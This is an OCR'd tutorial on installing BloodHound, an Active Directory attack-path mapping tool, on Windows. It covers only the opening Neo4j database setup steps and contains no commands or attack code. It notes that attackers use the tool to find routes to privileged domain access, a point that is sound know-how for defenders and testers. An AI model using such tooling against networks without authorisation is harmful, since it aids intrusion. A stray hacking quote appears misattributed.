
Hi Readers. In this Installit feature, we will learn how to install BloodHound in Windows.

BloodHound is a tool used to enumerate and reveal often unintended and hidden relationships within an Active Directory Environment. It is a single page Javascript web application, built on top of Linkurious, compiled with Electron and with a Neo4j database fed by a C# data collector.

Bloodhound is used by both Red Team and Blue Team professionals during pen testing. Bloodhound is also used by attackers to easily identify highly complex attack paths to gain high privileged access in the Windows Domain network that would otherwise be impossible to quickly identify. White Hats use BloodHound to identify and eliminate those attack paths. The tool BloodHound is developed by @_wald0, @CptJesus, and @harmj0y.


To install BloodHound on Windows, first we need to install Neo4J database. Neo4j is a graph database management system and it is used by Bloodhound to store its data. The download information of the neo4j database software air is given in our Downloads section.

Once Neo4j database is downloaded, install it in the same way as you install any executable in Windows, by simply clicking on the executable.




Choose the installation location.


"There is the possibility to be suddenly arrested for hacking."
- Alexander Elbakyan




Once installation is finished successfully, select to Run Neo4j and click on "Finish".



As Neo4j starts running, a license agreement is displayed. Click on " I Agree".

